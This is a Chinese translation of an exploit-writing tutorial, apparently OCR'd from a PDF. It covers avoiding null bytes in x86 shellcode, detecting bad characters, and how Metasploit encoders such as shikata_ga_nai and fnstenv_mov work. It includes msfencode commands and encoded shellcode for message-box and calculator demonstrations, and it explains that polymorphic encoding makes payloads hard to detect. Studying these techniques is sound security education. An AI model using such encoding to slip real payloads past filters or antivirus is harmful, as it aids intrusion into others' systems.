
```
PUSH EAX
```

字节码：

```
\x31\xc0\xb0\x01\x50
```

我们来比较下这两个：

```
[BITS 32]

PUSH 0x1
INT 3
XOR EAX,EAX
MOV AL,1
PUSH EAX
INT 3
```



两个字节码都是 5 字节，因此避免 null 字节并不是一定意味着将会增大 shellcode 的大小。

你明显可以再很多方法中用这个--举个例子，将一个字符覆盖为 null 字节，等等

方案 6：用可替代指令

前面的例子（push 1）也可以写成这样：

```
XOR EAX,EAX
INC EAX
PUSH EAX
```

```
\x31\xc0\x40\x50
```

（=>只有 4 个字节...因此你也可以创造性的将字节数减小）

或者你甚至也可以试试这个：

```
\x6A\x01
```

这也是 push 1 并且只有两个字节...

方案 7：字符串：从 null 字节到空格&null 字节

如果你不得不将一个字符串入栈而是字符串使用 null 字节结束的，你也可以这样做：

写入字符串并且在末尾用空格（0x20）来使它是 4 字节对齐

加上 null 字节

例子：如果你需要将“Corelan”写入栈中，你可以这样做：

```
PUSH 0x006e616c          ;push "Corelan" to stack
PUSH 0x65726f43
```

但是你也可以这样做：（用空格来代替 null 字节，然后将用一个寄存器将 null 字节入栈

```
XOR EAX,EAX
PUSH EAX
PUSH 0x206e616c          ;push "Corelan " to stack
PUSH 0x65726f43
```

结论：这只是处理 null 字节的很多方法中的一点点。这里列出来的一些只是告诉你一些当你要处理 null 字节但又不想用（或者-无论什么原因-你不能）payload 编码器的思路。

编码器：payload 编码

当然，除了换掉个别的指令，你也可以用可以编码整个 shellcode 的编码技术。这种技术通常被用来避免坏字符...实际上，null 字节也可以被认为是坏字符。

因此，是开始写些关于 payload 编码的东西。

（Payload）编码器

编码器不只可以用来过滤掉 null 字节。它们大体上也可以过滤掉坏字节（或者克服字符集限制）

坏字符不是 shellcode 特定的--他们是 exploit 特定的。他们是在你的 payload 执行之前其他操作的结果。（举个例子用下划线代替空格，或者把输入转化成大写字母，或者 null 字符，将会改变 payload 缓冲区因为它会被删节/阻断）

我们要怎样检测坏字符？

检测坏字符

检测坏字符的最好方法是将 shellcode 放在内存中，如果你的 shellcode 会遭受到坏字符的限制。然后将它跟原始的 shellcode 对比一下，然后列出不同点。

你显然可以手动做这个（将内存中的字节跟原始的 shellcode 字节进行比较），但这会花一会儿时间。

你也可以用可用的调试器插件：

windbg : byakugan (see exploit writing tutorial part 5)


或者 Immunity Debugger : pvefindaddr :

首先，将你的 shellcode 写入到一个文件中（pveWritebin.pl-看文章的之前部分）...例如，写入 c:\tmp\shellcode.bin。

接着，将 Immunity Debugger 附加到你要 exploit 的应用程序中，将 payload（包含 shellcode）放到这个应用程序中。

当应用程序崩溃（或者是因为你设置的断点而停下），运行下面的命令来比较文件中的 shellcode 和内存中的 shellcode：

!pvefindaddr compare c:\tmp\shellcode



如果坏字符已经被找到的话（或者 shellcode 是被坏字节删节），Immunity Log 将会指出来。如果你已经知道了坏字符是什么（根据应用程序的类型，输入，缓冲区转换等等），你可以用一种不同的方法来看下你的 shellcode 会不会工作。

假设你已经找到你需要注意点坏字符是0x48,0x65,0x6C,0x6F,0x20,然后你可以用 skylined 的 beta3功能。你又需要一个 bin 文件（写入到文件中的字节码），然后对 bin 文件运行下面的命令：

```
beta3.py --badchars 0x48,0x65,0x6C,0x6F,0x20 shellcode.bin
```

编码器：Metasploit

当 payload 中用到的数据字符集是被限制的时，需要一个编码器来克服这些限制。编码器将会将原始的代码包起来，计划在动态执行时用解码器来重新产生原始的代码，或者修改掉原始代码，因此它能够遵从给定的字符集限制。

最常用的 shellcode 编码器是 Metasploit 中的，和 skylined（alpha2/alpha3）。

现在让我们看一下 Metasploit 编码器所做的和它们是怎么工作的（你可以再实际需要时从中选择适合的）。

你可以通过运行./msfencode -l 命令来列出所有的编码器。由于我是在 win32平台下，我只是去看那些写给 x86的：

```
./msfencode -l -a x86

Framework Encoders (architectures: x86)
=======================================
  Name                    Rank          Description
----                      ----          -----------
generic/none              normal        The "none" Encoder
x86/alpha_mixed           low           Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper           low           Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower    manual        Avoid UTF8/tolower
x86/call4_dword_xor       normal        Call+4 Dword XOR Encoder
x86/countdown             normal        Single-byte XOR Countdown Encoder
x86/fnstenv_mov           normal        Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive     normal        Jump/Call XOR Additive Feedback Encoder
x86/nonalpha              low           Non-Alpha Encoder
x86/nonupper              low           Non-Upper Encoder
x86/shikata_ga_nai        excellent     Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit     manual        Single Static Bit
x86/unicode_mixed         manual        Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper         manual        Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Metasploit 的默认编码器是 shikata_ga_nai，因此我们就深入的研究下这个。

X86/shikata_ga_nai

我们用原始的 message shellcode（那个有 null 字节的），编码器用 shikata_ga_nai，过滤掉 null 字节：

原始 shellcode：

```
C:\shellcode>perl pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
```

```
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0";
```


我把这些字节写入/pentest/exploits/shellcode.bin 然后用 shikata_ga_nai 对它们编码：

```
./msfencode -b '\x00' -i /pentest/exploits/shellcode.bin -t c
[*] x86/shikata_ga_nai succeeded with size 105 (iteration=1)

unsigned char buf[] =
"\xdb\xc9\x29\xc9\xbf\x63\x07\x01\x58\xb1\x14\xd9\x74\x24\xf4"
"\x5b\x83\xc3\x04\x31\x7b\x15\x03\x7b\x15\x81\xf2\x69\x34\x24"
"\x93\x69\xac\xe5\x04\x18\x49\x60\x39\xb4\xf0\x1c\x9e\x45\x9b"
"\x8f\xac\x20\x37\x27\x33\xd2\xe7\xf4\xdb\x4a\x8d\x9e\x3b\xfb"
"\x23\x7e\x4c\x8c\xd3\x5e\xce\x17\x41\xf6\x66\xb9\xff\x63\x1f"
"\x60\x6f\x1e\xff\x1b\x8e\xd1\x3f\x4b\x02\x40\x90\x3c\x1a\x88"
"\x17\xf8\x1c\xb3\xfe\x33\x21\x1b\x47\x21\x6a\x1a\xcb\xb9\x8c";
```


（当输出跟你的系统上的不一样时不要吃惊--你会在一会儿将会理解为什么会不同）

（注意：编码器把 shellcode 从 78 字节增加到 105）

加载到调试器中（用 testshellcode.c 应用程序），编码后的 shellcode 看起来是这样的：



当你步入这些指令时，首先一个 XOR 指令被执行（XOR DWORD PTR DS:[EBX+15],EDI），下面的指令（XOR EDX，93243469）将会变成一个 LOOPD 指令。



从那点往前看，解码器将会循环然后重新产生原始的代码...这很好，但这个编码器/解码器是如何真正工作的？

这个编码器做两件事：
1、它会在原始的 shellcode 中做 XOR/ADD/SUB 操作。在这个例子里，XOR 操作从初始值为 58010763（在解码器中被放在 EDI 中）处开始。被 XOR 后的字节被写入解码器的循环后。
2、它会产生一个重新联合/重新生成原始代码的解码器，然后写在解码循环的后面。这个解码器会预先写好异或指令。同时，这两个组件组成编码后 payload。

当解码器运行时，下面的事会发生：

FCMOVNE ST，ST（1）（FPU 指令，来配合 FSTENV 工作--看后面）

SUB ECX，ECX

MOV EDI，58010763：XOR 操作要用到的初始值

MOV CL，14：将 ECX 设为 00000014（当解码时用来跟踪进程）。一次会读 4 字节，因此 14h×4=80 字节（我们的原始 shellcode 是 78 字节，所以这个有意义）。

FSTENV PTR SS：[ESP-c]：这个结果是得到解码器第一个 FPU 指令的地址（这个例子中的 FCMOVNE）。这个指令能工作的必备条件是前面至少有个 FPU 指令被执行--不管哪一个。（所以 FLDPI 也可以工作）

POP EBX：解码器的第一个指令的指令放到 EBX 中（从栈中弹出）

前面的这些指令的目标是：“得到解码器的起始地址然后放到 EBX 中”（GetPC--看后面），并且“将 ECX 设为 14”。

接下来，我们看这个：

ADD EBX，4：EBX 加 4

XOR DWORD PTR DS：[EBX+15],EDI：用 EBX+15 和 EDI 进行 XOR 操作，并把结果写入 EBX+15。当这个指令第一次执行时，一个 LOOPD 指令会被重新结合。


ADD EDI，DWORD PTR DS：[EBX+15]：EDI 加上前面指令在 EBX+15 处重新结合后的字节

好的，这开始有意义了。解码器的第一条指令用来得到解码器的第一天指令的地址，然后定义了需要跳转回去的循环。这就解释了为什么循环指令自身不是解码器指令的一部分（因为在它写入 LOOPD 指令前它需要决定自己的地址），但是要和第一条 XOR 操作重新结合。

从这往前看，一个循环被初始化，并且结果写入到 EBX+15（重复过程中 EBX 每次加 4）。所以循环第一次执行时，在 EBX 加上 4 后，EBX+15 指向循环之类的下面（因此解码器能用 EBX（+15）作为跟踪写入解码/原始 shellcode 的地址的寄存器）。正如上面所显示的，


解码循环包含下面这些指令：

```
ADD EBX,4
XOR DWORD PTR DS: [EBX+15], EDI
ADD EDI, DWORD PTR DS: [EBX+15]
```



此外，XOR 操作将会产生原始的字节并将结果写入 EBX+15。接下来，结果加到 EDI 上（下一次循环中用来 XOR 下一些字节）...

ECX 寄存器用来记录 shellcode 的位置（递减）。当 ECX 到达 1 时，原始的 shellcode 就会产生在循环的下面，因此跳转（LOOPD）就不会被执行，原始的代码就会被执行（因为就在循环的后面）



好的，往回看 Metasploit 中编码器的描述：

```
Polymorphic XOR Additive Feedback Encoder
```

我们知道 XOR 和 Additive 词的来源...但是 Polymorphic?


好的，每次当你运行编码器时，有些东西变了

放到 ESI 中的值变了

得到解码器起始地址的指令的位置变了

用来记录位置的寄存器（上面的例子是 EBX，下面屏幕截图中的是 EDX）变了。

本质上，循环前面的指令顺序变了，变量的值也变了（寄存器，ESI 的值）。



这可以确认的是，每次你产生的编码版本的 payload，大部分字节会不一样（没有改变解码器的大体理念），这个是 payload 变得多态，难以检测。

X86/alpha_mixed

用这个编码器编码我们的那个 msgbox shellcode 时产生了一个 218 字节的编码过的 shellcode：

```
./msfencode -e x86/alpha_mixed -b '\x00' -i /pentest/exploits/shellcode.bin -t c
[*] x86/alpha_mixed succeeded with size 218 (iteration=1)

unsigned char buf[] =
"\x89\xe3\xda\xc3\xd9\x73\xf4\x58\x50\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x43\x58\x42\x4c\x45\x31\x42\x4e\x45\x50\x42\x48\x50\x43\x42"
"\x4f\x51\x62\x51\x75\x4b\x39\x48\x63\x42\x48\x45\x31\x50\x6e"
"\x47\x50\x45\x50\x45\x38\x50\x6f\x43\x42\x43\x55\x50\x6c\x51"
"\x78\x43\x52\x51\x69\x51\x30\x43\x73\x42\x48\x50\x6e\x45\x35"
"\x50\x64\x51\x30\x45\x38\x42\x4e\x45\x70\x44\x30\x50\x77\x50"
"\x68\x51\x30\x51\x72\x43\x55\x50\x65\x42\x48\x45\x38\x45\x31"
"\x43\x46\x42\x45\x50\x68\x42\x79\x50\x6f\x44\x35\x51\x30\x4d"
"\x59\x48\x61\x45\x61\x4b\x70\x42\x70\x46\x33\x46\x31\x42\x70"
"\x46\x30\x4d\x6e\x4a\x4a\x43\x37\x51\x55\x43\x4e\x4b\x4f\x4b"
"\x56\x46\x51\x4f\x30\x50\x50\x4d\x68\x46\x72\x4a\x6b\x4f\x71"
"\x43\x4c\x4b\x4f\x4d\x30\x41\x41";
```

从输出中我们可以发现，shellcode 的大部分是字母数字字符组（我们只在代码的开头处看到一对不是字母数字字符组）

这个编码器的主要思想是重新产生原始代码（通过一个循环），通过在这些字母数字字符组做确定的操作--很像 shikata_ga_nai 所做的那样，但是用一种不同的（限制的）指令集和操作。

X86/fnstenv_mov

虽然是另一种编码器，但它也会产生一些跟其他的编码过的 shellcode 一样的构建模块：

getpc(看后面）

重新产生原始的代码（以某种方法--技术视每个编码器/解码器而定）


跳转到重新产生的代码处，然后运行

例子：执行“calc”shellcode，通过 fnstenv_mov 编码

编码后的 shellcode 是这样的：

```
"\x6a\x33\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48"
"\x9d\xfb\x3b\x83\xeb\xfc\xe2\xf4\xb4\x75\x72\x3b\x48\x9d"
"\x9b\xb2\xad\xac\x29\x5f\xc3\xcf\xcb\xb0\x1a\x91\x70\x69"
"\x5c\x16\x89\x13\x47\x2a\xb1\x1d\x79\x62\xca\xfb\xe4\xa1"
"\x9a\x47\x4a\xb1\xdb\xfa\x87\x90\xfa\xfc\xaa\x6d\xa9\x6c"
"\xc3\xcf\xeb\xb0\x0a\xa1\xfa\xeb\xc3\xdd\x83\xbe\x88\xe9"
"\xb1\x3a\x98\xcd\x70\x73\x50\x16\xa3\x1b\x49\x4e\x18\x07"
"\x01\x16\xcf\xb0\x49\x4b\xca\xc4\x79\x5d\x57\xfa\x87\x90"
"\xfa\xfc\x70\x7d\x8e\xcf\x4b\xe0\x03\x00\x35\xb9\x8e\xd9"
"\x10\x16\xa3\x1f\x49\x4e\x9d\xb0\x44\xd6\x70\x63\x54\x9c"
"\x28\xb0\x4c\x16\xfa\xeb\xc1\xd9\xdf\x1f\x13\xc6\x9a\x62"
"\x12\xcc\x04\xdb\x10\xc2\xa1\xb0\x5a\x76\x7d\x66\x22\x9c"
"\x76\xbe\xf1\x9d\xfb\x3b\x18\xf5\xca\xb0\x27\x1a\x04\xee"
"\xf3\x6d\x4e\x99\x1e\xf5\x5d\xae\xf5\x00\x04\xee\x74\x9b"
"\x87\x31\xc8\x66\x1b\x4e\x4d\x26\xbc\x28\x3a\xf2\x91\x3b"
"\x1b\x62\x2e\x58\x29\xf1\x98\x15\x2d\xe5\x9e\x3b\x42\x9d"
"\xfb\x3b";
```

当在调试器中看这个代码时，我们看到这个：



PUSH 33+POP ECX=将 33 放到 ECX 中。这个值将会被用来当做产生原始 shellcode 循环的计数器。

FLDZ+FSTENV：用来得到在内存中的位置（跟 shikata_ga_nai 中用的很像）


POP EBX：当前地址（前两个指令的结果）被放到 EBX 中

XOR DWORD PTR DS:[EBX+13],3BFB9D48：在 EBX 偏移 13 地址处的数据进行 XOR 操作。EBX 在前面的指令中已经初始化过了。这将会产生 4 字节的原始 shellcode。当第一次运行这个 XOR 操作时，MOV AH，75 指令（在 0x00402196）被变成“CLD”

